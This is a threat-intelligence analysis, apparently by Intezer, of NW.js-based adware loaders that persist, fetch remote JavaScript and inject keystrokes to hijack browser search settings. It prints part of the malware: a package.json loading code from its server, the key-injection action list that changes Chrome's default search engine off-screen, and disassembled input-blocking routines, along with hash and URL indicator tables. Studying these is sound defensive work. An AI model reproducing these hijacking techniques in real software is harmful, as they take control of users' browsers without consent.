

This application is an NSIS installer. During the installation of the file, the NSIS installer unpacks a number of files and creates a persistence registry run key for a NW.js application. The persistence triggers the NW.js application to run silently in the background. The app points to a HTML page that imports a JavaScript file.

The JavaScript file is a NodeJS application. The script will execute a compiled
JavaScript binary called report.bin. The report.bin file is a compiled
NW.js module used to profile the host and report information back to a remote
server. One of its more interesting checks involves running driverquery and
looking for the npf.sys packet capture driver, which is commonly associated
with tools such as WinPcap/Npcap. In context, this appears to act as a basic
anti-analysis or anti-sandbox check, allowing the malware to identify systems
that may be running network monitoring software. Machines matching this
condition are then assigned a crude internal label, as a classification logic.
The module also builds its reporting URL from several smaller string fragments
and appears to retrieve JavaScript from the remote server. That JavaScript can
then be handed back to the main script for execution, effectively giving the
server a way to change or extend the malware’s behaviour without shipping a new
copy of the application.
The remainder of main.js acts as the controller for the application. In
addition to handling the local storage, reporting and execution of JavaScript
received from the remote server, it is also responsible for launching the
separate AutoUpdate.exe component when the application needs to update itself.
This gives the operators two different ways of changing the malware after
installation: they can supply JavaScript for immediate execution inside the
running NW.js process, or have main.js invoke the updater to replace the
application files on disk.


AutoUpdate.exe is a small .NET updater which reads AutoUpdater.config,
retrieves a remote XML manifest, compares the advertised file versions against
those installed locally and downloads replacements into a temporary directory.
If an update requires a restart, it terminates the running application,
replaces the existing files and launches the updated executable, with a basic
rollback mechanism available if the process fails. Notably, the updater
performs no hash or signature verification on the files it downloads before
placing them into the application directory. The recovered configuration has
this mechanism enabled and points it back to the same
whatsapptime.herokuapp[.]com infrastructure, where it requests a remote
update manifest for the malware and tracks the versions of the main executable
and several supporting NW.js files.
The main risk is that the application gives its operators several ways to
change what runs on an infected system after the initial installation.
JavaScript can be retrieved from the remote server and executed directly inside
the NW.js process, while main.js can also launch the updater to replace the
application binaries themselves. The update process is particularly weak
because downloaded files are not verified with a hash or digital signature
before being copied into place and executed. This means that compromise of the
update infrastructure, local configuration, or network path could be used to
deliver arbitrary code, while the existing reporting and host-profiling logic
gives the operators a way to tailor that behaviour to individual systems.
Based on the network activity of scripts submitted to VirusTotal in January of 2016, this activity has been occurring for at least 10 years.
Indicators of Compromise
NinjaMare Wave
| SHA256 | Package URL | App Name |
|---|---|---|
| 06a044644b0b896c72800c9dfc1ec1770b46001a8f8a21fb3ba28949e52120ef | https://pdfcdn[.]pdfplus[.]app/pdfplus/src/browser[.]html | PDFPlus |
| 0a0b6d419aa7520ff29ac5cec8d1a4a89096319774cf481127a92048566eeb91 | https://pgcdn[.]privacyguard[.]app/privacy/src/browser[.]html | PrivacyGuard Browser |
| 122cc8665410ccbbef1ca08e07baa824bce89378f0d2590ad6c8e69018a8dd3a | https://cdn[.]safe-scan[.]info/safescan/src/browser[.]html | SafeScan |
| 1624e398132a247c73177d7f2c30699b59c8c6b1c4db7cfc9db4be8b9ac82a22 | https://cdn[.]stealth-guard[.]app/stealthguard/src/browser[.]html | StealthGuard |
| 1a1aa66e1ba32b2574e17547f0d30202ca4c52c1a57c2c9da3e0f9a053989be0 | https://cdn[.]privacy-keeper[.]app/privacykeeper/src/browser[.]wv[.]html | PrivacyKeeper |
| 24ec63f3976d04f5e7a7f229ae76301bd1ca6099016d65a727d1c33459853847 | https://cdn[.]net-guard[.]app/netguard/src/browser[.]html | NetGuard |
| 2632787e4b1661cb73e313e8d93e6d8981bb6cafe6daada5d6ffa44d850999af | https://cdn[.]hush-browse[.]app/hushbrowse/src/browser[.]html | HushBrowse |
| 3316a4a24270ec8b268ea07635c66de2dd0c24776b834f60529f2d9b1104479f | https://cdn[.]safe-mail[.]app/safemail/src/browser[.]html | SafeMailApp |
| 38fd1fa146c18d865083228ce5d909e1c071edf45ab281016be696d858909e9a | https://cdn[.]guard-mate[.]app/guardmate/src/browser[.]html | GuardMate |
| 53f6bf07f9591064da3dd9a640d9352aac2212e721a5b2f6a75f15353a2079ac | https://cdn[.]safedomain-guardian[.]app/safedomainguardian/src/browser[.]html | SafeDomainGuardian |
| 63f043de4e769f46838e4891e2fc96b247ebeee2806240874867ca5d343d5e33 | https://cdn[.]leakmonitor-live[.]app/leakmonitorlive/src/browser[.]html | LeakMonitor Live |
| 65c9f218db83f0d8f8a8aef8541a1fdab9b5bc8851dccb113fed7adf5d15e290 | https://cdn[.]securi-guard[.]app/securiguard/src/browser[.]html | SecuriGuard |
| 666d5988daba77d91ee1383327d78670feb10a554f2b20af9d62d5a592a2ec75 | https://cdn[.]stealth-browse[.]app/stealthbrowse/src/browser[.]v2[.]html | StealthBrowse |
| 6ba8fe022212713ffaec8940c3bd023e75528c4d2d00d1f69accb766ba241f15 | https://pbcdn[.]privacybrowse[.]app/privacybrowse/src/browser[.]html | PrivacyBrowse |
| 6d4fca33a47009ec718f30f2e66d1122d7b1d40e1b42249725ca3342be9c1778 | https://cdn[.]privacy-keeper[.]app/privacykeeper/src/browser[.]wv[.]html | PK |
| 6f89cbe7c4310c337603f11ec0218e64a10d3c09bb60d6047caeed298514340e | https://pdfcdn[.]pdfapps[.]online/brightpdf/src/browser[.]html | BrightPDF |
| 7a8ac6b50ce1dfb8916e79e184ad17fa9c3284a0134a0eac76bb1f300e33be8c | https://cdn[.]safe-browse[.]app/safebrowse/src/browser[.]html | SafeBrowse |
| 803b58b51899fda3ae78ea1afdaf7cb27cf2bbd15e24f2f4206d56814483610f | https://gptcdn[.]gpt-browser[.]com/gpt/src/browser[.]html | GPTBrowser |
| 851bfa0eae13c38a7580bd542d8b5b283d811719699129be1a34c09e185efee9 | https://cdn[.]privacy-keeper[.]app/privacykeeper/src/browser[.]wv[.]html | PrivacyKeeper |
| 871f83a2cbcbcf5edf16d532acbec3ff7d5e15fdbb308d47f46bcf7fdeb30159 | https://cdn[.]private-browsing[.]app/privatebrowsing/src/browser[.]html | PrivateBrowsing |
| 8ed91cb0478f21a23bbf6ca23b9577c90fe9eedff6cb3fe4effbf90a52564b9c | https://cdn[.]securepass[.]info/securepass/src/browser[.]html | SecurePassApp |
| 961b50c8419d220d479a7e029f0cf4aeb1233ed3b21ff9f8b3bca8f23adfd434 | https://cdn[.]safe-net-check[.]app/safenet/src/browser[.]html | SafeNetApp |
| abb9c26f58962a19ea1362c859dca5b7dd59216858e38ec6c15258d1489cda38 | https://cdn[.]cool-pdf[.]app/coolpdf/src/browser[.]html | CoolPDF |
| af1a553afa5ca2c138665e7ea1821c08cb7ef5931660c7d85eaed856164bf132 | https://tencdn[.]ten-browser[.]com/ten/src/browser[.]html | TenBrowser |
| afa2250fb08d3c47b09ee5dca817fd686f4196e22d834993dc8a9ac36630c22e | https://cdn[.]safedomain-guardian[.]app/safedomainguardian/src/browser[.]html | SafeDomain Guardian |
| bebd647687d3f57b4f1077eba829ae0353546179f2d7170faab769fae7e61c15 | https://cdn[.]stealth-browse[.]app/stealthbrowse/src/browser[.]html | StealthBrowse |
| c054e260401d7b203382752666b03f334312eb019a1483fc04d348e5acbcdb5b | https://cdn[.]securi-guard[.]app/securiguard/src/browser[.]html | SecuriGuard |
| c78bab0006476441720a40dfc201d1134a97906b74c544e2e2c22812de576e59 | https://cdn[.]guard-glider[.]app/guardglider/src/browser[.]html | GuardGlider |
| c96fcb15d8fbcf555fa2f1e7502610348caa3220dd9c29fdab4d05625f0fa5e9 | https://cdn[.]call-guard[.]app/callguard/src/browser[.]html | CallGuard |
| d36c8f2dc20938345bb5969995472ddb02b47590fb0a32613659026912447b1e | https://cdn[.]privacy-shield[.]app/privacyshield/src/browser[.]html | PrivacyShield Browser |
| d47515fd5abbef216a3e855ab5275702b6f461d07d8ee911eb5c605541b7365f | https://cdn[.]quick-pdf[.]app/quickpdf/src/browser[.]html | Quick PDF |
| d4fd6ea43624344dd7f4715402141cc3ddb0a17c76e34a08e5dd672075040b4e | https://cdn[.]stealth-guard[.]app/stealthguard/src/browser[.]html | StealthGuard |
| d66895d8da6d5eb1d8658647c80f66dce40236c06bb600f1c62a44a657f923b3 | https://cdn[.]safe-watch[.]app/safewatch/src/browser[.]html | SafeWatch |
| e2e0c160d7f9550f3bc61ee28a714567b649c6e32634a8e7b4b8c8885d821bae | https://cdn[.]privacy-keeper[.]app/privacykeeper/src/browser[.]wv[.]html | PrivacyKeeper |
| e9cfdcb18bb4c54802b7214a226d983c0015bb37e41a39a4d293d4e674fa94c8 | https://cdn[.]leak-guard[.]app/leakguard/src/browser[.]html | LeakGuard |
| ea2d72cb87c93f447be6502690328f441fdf2fa665d12938bb294bbd18855aeb | https://cdn[.]watchitonline[.]app/watchthisonline/src/browser[.]html | WatchThisOnline |
| f0762b9c85027acb99ca26177ebf58bdf84d2d5e4401296c7ce95788280ece10 | https://cdn[.]safe-guard[.]app/safeguard/src/browser[.]html | SafeGuard Browser |
| f7da16d3260ebee5b30cc23613aad6dd9e28aaee31aeb00075acd9fa5aee9855 | https://cdn[.]safe-mail[.]app/safemail/src/browser[.]html | SafeMailApp |
| fc577d03d84db5fd5f973afcf3e595d4471244d7bb71566b1dcf490e161aad2b | https://cdn[.]stealth-guard[.]app/stealthguard/src/browser[.]html | StealthGuard |
| ff5b9aa8094e962b1803d011730c9278afbfb42aa3dac9f71ebe78449218728a | https://cdn[.]safe-drop[.]app/safedrop/src/browser[.]html | SafeDrop |
Whatsapptime Wave
| SHA256 | App Name |
|---|---|
| 0a5b182b941c555fb719cbbfde83e27effc774bde30d567ebf48012475ee0bba | whatsappTime |
| 114383bc58403c902da99a407855ce5693997f112db435e813ba93f3f4c2234b | InstaTime |
| 1a6c3066f276e1ab72d433d02f89c9aeea027fa7a596b1bd4072624a04532573 | BibleTime |
| 22569d4409ca2b31536d2a3891bf6c95e0d499286fca99218498f5309071f22b | DailyWiki |
| 22b0cd0eb7116ef53818bdd71fcb70eda428f3496d93ab5aefebdccddcc9049d | BibleTime |
| 2974015293d0ea9eef1f1e5c4a35c1c0864ec1c5bfb01c6a66bebc323cbebc85 | BibleTime |
| 2c3949e0a5773bc32fd195689ce2bf81367fb8b5078039de5b66022eca34e5e3 | BibleTime |
| 32ea46c5c6fbe5430976c309138a6a5c98008e157fe6b07814d748c8b23aeabd | InstaTime |
| 391cde45f897ce8dd122ab5953d9ec8125e11d59a36f7947af5a7c564fcb75fe | whatsappTime |
| 45cec7399fd13ae5a332aee512357a7f2824d56964cd14eeb4faa79b091f9500 | FacebookTime |
| 48aef01a7b7d829e4338f2ca4a02a27449fbbb603615ef7fc3fd912f2e3fe590 | InstaTime |
| 49438046e77fd6713cb61de1a4c0daf2644661894511c42e2bfdee5bdcf8a317 | BibleTime |
| 50e1c5b515ff630a4b2932a775381aeab7a47763b72e6517c5cd505f8a101990 | InstaTime |
| 5159d6a02087baf420e5eb87faf7e0e36c93e406037b66d2ed01422defbd89c3 | WikiZ |
| 5485f53768d47d871979a6508b1df83ce36e2df959828076865ffa59d2510e37 | TinderTop |
| 5a78817f3677c46ca8a53b327a66bc78947937722c234274ea776f5456c4c807 | DailyBee |
| 5edc6f867109ccb74164bb86b802c326ed9eef52e1c97465066646351d57af20 | BibleTime |
| 6082907ec2e9e33ac37c3238fa1dc70969c656047f14874bca7a424c895f6bac | InstaTime |
| 6439cf936a93d8295addd87c4fcc38b7c039fd810056aabe8d9965e5b8d6626e | InstaTime |
| 71946e214a84f78b592085a3cc70a7c4c0483ebdd2a2ea3e08a8b7b3ea80a2a3 | InstaTime |
| 72108633a3b28f71e1f6c3391014beb1bde81d0a8fcc98c6ae2ae0083e9dc6db | WikiTime |
| 7309fe2138b9ecf7938f23d2a56c411b64007e95a8744f00aeb7c9a611b63f23 | WikiZ |
| 7bc2ad2081f91ee2f0aa7ced3639522972595920b03bd8b63b66949f487931b7 | whatsappTime |
| 7d237db2480d985daad65900f8178163f6b7488f0b4d44457b31e9d98e026d73 | whatsappTimeBeta |
| 85e2061fe5233491da99acfe71700e21a3a51bb254380003a7dbd989fafdc7f3 | DailyWiki |
| 8b618342de180aad482b77d449fd65c10fa05be4d9a464c42d8f3cb0ebc0311b | TrailerTime |
| 8fe6c09588eb1579ff219b290ccbed0c3af7b96753f91f14bda7d5f6679504ba | whatsappTime |
| 9b48386c2605b27a9c6da7c8bc3e9e0e2f13243199975cb7c8546f3dd319b423 | InstaTime |
| 9cf1af42f8ddfee3c847e4b1dde826b9306480e2d7c9f058c85a49862edd0f8e | MessengerTime |
| a2ff2df4198eaf6902d3dd6559953c77537bf748fca7e2cd40372174afca6656 | InstaTime |
| ae2cb3f9563c7545797ad60ba441df9e2390ccdfecc8a6e07dcf566753baa2f4 | DailyBee |
| afea5c375c5fc30078ca56a589b9e86afae8a095635d07a5e72e7a22d15fc023 | InstaTime |
| b0067e66c12bc72f2ebd0e31a886533cbae392b7b14ce06d04ee7a164749a9c6 | BibleTime |
| c8e55a7ad6a33a2cb2a0d9508f94ff868a758de031ad0e1df51df16533fe6dd8 | InstaTime |
| c986ba426f073c511af8142a8dcbbc545807a82f950971275bf4ae3129e29f6a | whatsappTime |
| d292886ddfaf1d976872c342c74ec6744226f844777a01a85d103bedb128b6c7 | WhiteSmoke |
| d2f522280d5d9cb5b244240b44118974771d184e5a7a7605b5032cb78805f643 | BibleTime |
| dd7ce55cb5422a51d9bfc8034628d3ad63c142df1b21cec1fa3ec66ec9137240 | MessengerTime |
| e0755ca4e83f9f0a7397ebd63c4ed2dfa67ce497f3c7e8021997bc63a1f2fef7 | UnitConverter |
| e7e30fbc9dbbbd28402b977f8460756e04fd98b6d5c1e5957c76fe57225a0a06 | whatsappTime |
| e7f5f7eee0f9224b00e7bcde9e22ab4a1f5cb2b1a8c16b2596c4951da74e8101 | whatsappTime |
| e98ccaf92814c77fac6c6dc28abe78e90a107488934cde19b48f10becaa4e428 | WhatsappTime |
| f1be8ef3534496c7a053d38fd74de44f191f87727d4c28a328c5efceca40b583 | InstaTime |
Appendix A - NinjaMare Technical Analysis
NinjaMare Technical Analysis
NinjaMare is a PUA that installs browser extensions and hijacks the default
search engine without the user’s knowledge. It consists of two parts:
JavaScript that defines the logic and a modified NW.js engine that allows for
input injection into any application on the machine. The JavaScript is fetched
from a server every time the application runs and is never written to the disk.
The package.json file in the installation directory tells NW.js where the
main entry point is located. The package.json for a NinjaMare sample is shown
below. It also has set
node-remote
to accept loading resources from any location. This is a specific field for
NW.js to enable remote loading of the web resources.
{
    "name": "PrivacyBrowse",
    "version": "1.12.78",
    "description": "Protect your privacy with a simple browser that lets you focus on what matters most.",
    "main": "https://pbcdn.privacybrowse.app/privacybrowse/src/browser.html",
    "nodejs": true,
    "node-remote": "*://*",
    "dependencies": {
        "axios": "^1.3.4",
        "cheerio": "^1.0.0-rc.12",
        "font-awesome": "^4.7.0",
        "tar": "^6.1.13",
        "universal-analytics": "^0.5.3"
    },
    "window": {
        "icon": "./images/icon256.png",
        "width": 1180,
        "height": 720,
        "show": false,
        "frame": true,
        "show_in_taskbar": false
    },
    "webview": {
        "partitions": [{
            "name": "trusted",
            "accessible_resources": [
                "<all_urls>"
            ]
        }]
    },
    "webkit": {
        "plugin": true
    },
    "icons": {
        "256": "./images/icon256.png"
    },
    "chromium-args": "--ppapi-flash-path=pepflashplayer.dll --ppapi-flash-version=23.0.0.162 --enable-widevine-cdm --register-pepper-plugins=widevinecdmadapter.dll;application/x-ppapi-widevine-cdm --widevine-cdm-path=widevinecdmadapter.dll --widevine-cdm-version=1.4.8.903",
    "js-flags": "--expose-gc"
}
The HTML file loads JavaScript, CSS files, and other resources used to display
the application to the user. The file of interest is the JavaScript file called
start.js; it holds most of the application logic and the input injection
logic.
JavaScript Orchestrator
When the application is started for the first time, it records the time as its “birthday”. This timestamp is used as a hard gate; nothing nefarious is performed until at least 12 hours after the initial startup. After this time limit, it uses a soft limit of 30 seconds. Once this is met, it waits for the machine to become idle for more than seven minutes before performing its actions. The logic is shown in the diagram below.
setTimeout(emuTerms, 30000)              ← 30s after app start
└── emuTerms()
    ├── getVariant(type, history)         ← select next untried variant
    │   └── popUID(variants)              ← substitute %USERID%, %BDTS%, %TAG% tokens
    ├── getActivity(secondaryLogic)       ← C2: /checkActivity/<uid>
    └── manageBrowser(variant, type)
        └── eHandler(initFn, variant)     ← 7-min idle gate
            └── initEdge/initChCs/initFF/initCh/initSuite(variant)
NinjaMare targets Chrome, Edge, and Firefox. The logic is similar for each browser. It creates a JSON payload to send to the engine. The payload contains a command to run if the browser isn’t running, a regex used to find the window of the browser, and a list of actions to the engine. The code snippet below shows the payload used for Google Chrome.
var emuSettings =
{
  cmd: "chrome",
  cmdParams: "--profile-directory=Default",
  appRegex: ".* (-|–) Google Chrome",

  actions: [
    {type: "focus", params:[]},
    {type: "resize", params:[660,660]},
    {type: "movewindow", params:[parseInt(screen.availLeft - 650), parseInt(screen.availTop - 100)]},
    {type: "sleep", params: 300},
    {type: "shortcut", params: ["VK_LCONTROL","VK_T"]},
    {type: "sleep", params: 3000},
    {type: "shortcut", params: ["VK_MENU", "VK_D"]},
    {type: "sleep", params: 100},
    {type: "text", params: "chrome://settings/searchEngines"},
    {type: "sleep", params: 300},
    {type: "key", params: "VK_DELETE"},
    {type: "sleep", params: 300},
    {type: "key", params: "VK_RETURN"},
    {type: "sleep", params: 3000},
    {type: "key", params:"VK_TAB"},
    {type: "sleep", params: 300},
    {type: "text", params: "default-search"},
    {type: "sleep", params: 300},
    {type: "key", params:"VK_TAB"},
    {type: "sleep", params: 300},
    {type: "key", params:"VK_TAB"},
    {type: "sleep", params: 300},
    {type: "key", params:"VK_TAB"},
    {type: "sleep", params: 300},
    {type: "key", params:"VK_TAB"},
    {type: "sleep", params: 300},
    {type: "key", params:"VK_TAB"},
    {type: "sleep", params: 300},
  ]
};
The actions will instruct the injection engine to gain focus of the browser window, resize it, and move it off the screen. Once that is done, it navigates to the settings page for search engines. On the page, it uses keyboard inputs to navigate around on the page, add a new entry to the search engine list, and make it the default search engine. Once the search engine has been changed, it navigates to a website to signal that the actions have been completed successfully before the page is closed. The logic for Edge and Firefox uses the same logic. For Chrome extension installation, the browser navigates to the extension’s page on the Chrome Web Store. It installs the extension as if the user had installed it from the Web Store.
Input Injection Engine
The engine file is over 160 MB in size and contains a lot of benign code. The
entry point of the nefarious activity is via the function call
nw.App.secSettings(emuSettings). The secSettings function has been added as
a native function and can be called from JavaScript code. Since the logic is
implemented in C++ and it’s bound to a sandbox provided by a web browser, this
function is only restricted to the user’s permissions on what it can do to the
machine. It’s a neat port-hole into the machine for the operator.
The engine’s actions can be divided into four phases: parsing the argument passed to the function, converting the action list into an internal representation, locating the application window, performing the actions, and cleaning up. While the logic is being used to manipulate a web browser, it can be used to perform actions on any application on the machine. It even supports additional input functionality currently not used in the campaigns we have seen. The supported commands are: move, click, rightclick, scroll, key, shortcut, text, sleep, focus, minimize, restore, maximize, movewindow, resize, block, unblock, lock, hide, and show.
The first four commands, move, click, rightclick, and scroll, are mouse inputs.
Key, shortcut, and text are keyboard inputs. Key uses SendInput to send a
single keyboard key event to the window, while the shortcut is used to send a
key combination between a key and a modifier. For example, Alt + F4. Text
sends a string of characters as keyboard key events to the windows with a
10-millisecond delay between each event to simulate typing. Sleep allows the
operator to inject await into the action list. The block and unblock commands
allow the operator to disable or enable keyboard and mouse input from the user;
this can be used to prevent user intervention. The lock command will just lock
the machine. The remaining commands are window events. The code snippet below
shows some of the handling for these commands.
;   case 15 == JS "block"    ->  BlockInput(TRUE)
  PUSH       TRUE                                             ; 17f37211 6a 01
  JMP        BLOCKINPUT                                       ; 17f37213 eb 02
;   case 16 == JS "unblock"  ->  BlockInput(FALSE)
  PUSH       FALSE                                            ; 17f37215 6a 00
BLOCKINPUT:
  CALL       dword ptr [->USER32.DLL::BlockInput]             ; 17f37217 ff 15 4c
  JMP        LAB_17f37234                                     ; 17f3721d eb 15
;   case 17 == JS "lock"     ->  LockWorkStation()
  CALL       dword ptr [->USER32.DLL::LockWorkStation]        ; 17f3721f ff 15 70
  JMP        LAB_17f37234                                     ; 17f37225 eb 0d
;   case 18 == JS "hide"     ->  ShowWindow(hWnd, 0 = SW_HIDE)
  PUSH       SW_HIDE                                          ; 17f37227 6a 00
  JMP        SHOWWINDOW                                       ; 17f37229 eb 02
;   case 19 == JS "show"     ->  ShowWindow(hWnd, 5 = SW_SHOW)
  PUSH       SW_SHOW                                          ; 17f3722b 6a 05
SHOWWINDOW:
  PUSH       EDI=>DAT_fffffff8                                ; 17f3722d 57
  CALL       dword ptr [->USER32.DLL::ShowWindow]             ; 17f3722e ff 15 78
Before any actions are taken, the engine first checks if a browser window is open. It checks the title of all windows against the regex provided by the JavaScript caller. If it finds a matching window, it records its placement and size. This data is saved so the state of the window can be restored. The code snippet below shows this logic.
  LEA        eax=>local_6c,[EBP + -0x68]                            ; 17f363fd 8d 45 98
  PUSH       eax                                                    ; 17f36400 50
  PUSH       EBX                                                    ; 17f36401 53
  CALL       dword ptr [->USER32.DLL::GetWindowPlacement]           ; 17f36402 ff 15 10
  MOV        eax,dword ptr [EBP + local_50[0]]                      ; 17f36408 8b 45 b4
  MOV        dword ptr [EBP + local_15c],eax                        ; 17f3640b 89 85 a8
  MOV        eax,dword ptr [EBP + local_50[4]]                      ; 17f36411 8b 45 b8
  MOV        dword ptr [EBP + local_158],eax                        ; 17f36414 89 85 ac
  MOV        eax,dword ptr [EBP + local_50[8]]                      ; 17f3641a 8b 45 bc
  MOV        dword ptr [EBP + local_154],eax                        ; 17f3641d 89 85 b0
  MOV        eax,dword ptr [EBP + local_50[12]]                     ; 17f36423 8b 45 c0
  MOV        dword ptr [EBP + local_150],eax                        ; 17f36426 89 85 b4
  MOV        ESI,dword ptr [EBP + local_140]                        ; 17f3642c 8b b5 c4
  MOV        dword ptr [ESI + 0x14],EBX                             ; 17f36432 89 5e 14
  PUSH       EBX                                                    ; 17f36435 53
  CALL       dword ptr [->USER32.DLL::GetDpiForWindow]              ; 17f36436 ff 15 74
  MOVD       XMM0,eax                                               ; 17f3643c 66 0f 6e c0
  POR        XMM0,xmmword ptr [DAT_1865e280]                        ; 17f36440 66 0f eb
  SUBSD      XMM0,qword ptr [DAT_1865e270]  ;  = 4330000000000000h  ; 17f36448 f2 0f 5c
  CVTSD2SS   XMM0,XMM0                                              ; 17f36450 f2 0f 5a c0
  DIVSS      XMM0,dword ptr [DAT_18d899dc]                          ; 17f36454 f3 0f 5e
  MOVSS      dword ptr [ESI + 0x10],XMM0                            ; 17f3645c f3 0f 11
  PUSH       SW_SHOWNORMAL                                          ; 17f36461 6a 01
  PUSH       EBX=>DAT_fffffff8                                      ; 17f36463 53
  CALL       dword ptr [->USER32.DLL::ShowWindow]                   ; 17f36464 ff 15 78
  PCMPEQD    XMM0,XMM0                                              ; 17f3646a 66 0f 76 c0
  MOVDQU     xmmword ptr [EBP + local_7c[0]],XMM0                   ; 17f3646e f3 0f 7f
  LEA        eax=>local_7c,[EBP + -0x78]                            ; 17f36473 8d 45 88
  PUSH       eax                                                    ; 17f36476 50
  PUSH       EBX=>DAT_fffffff8                                      ; 17f36477 53
  CALL       dword ptr [->USER32.DLL::GetWindowRect]                ; 17f36478 ff 15 14
If no window is found, it starts a new browser instance using the command provided by the caller. After the actions have been executed, the window is restored or closed. This way, the computer user should be unaware of what has happened.
Note
Learn more about Intezer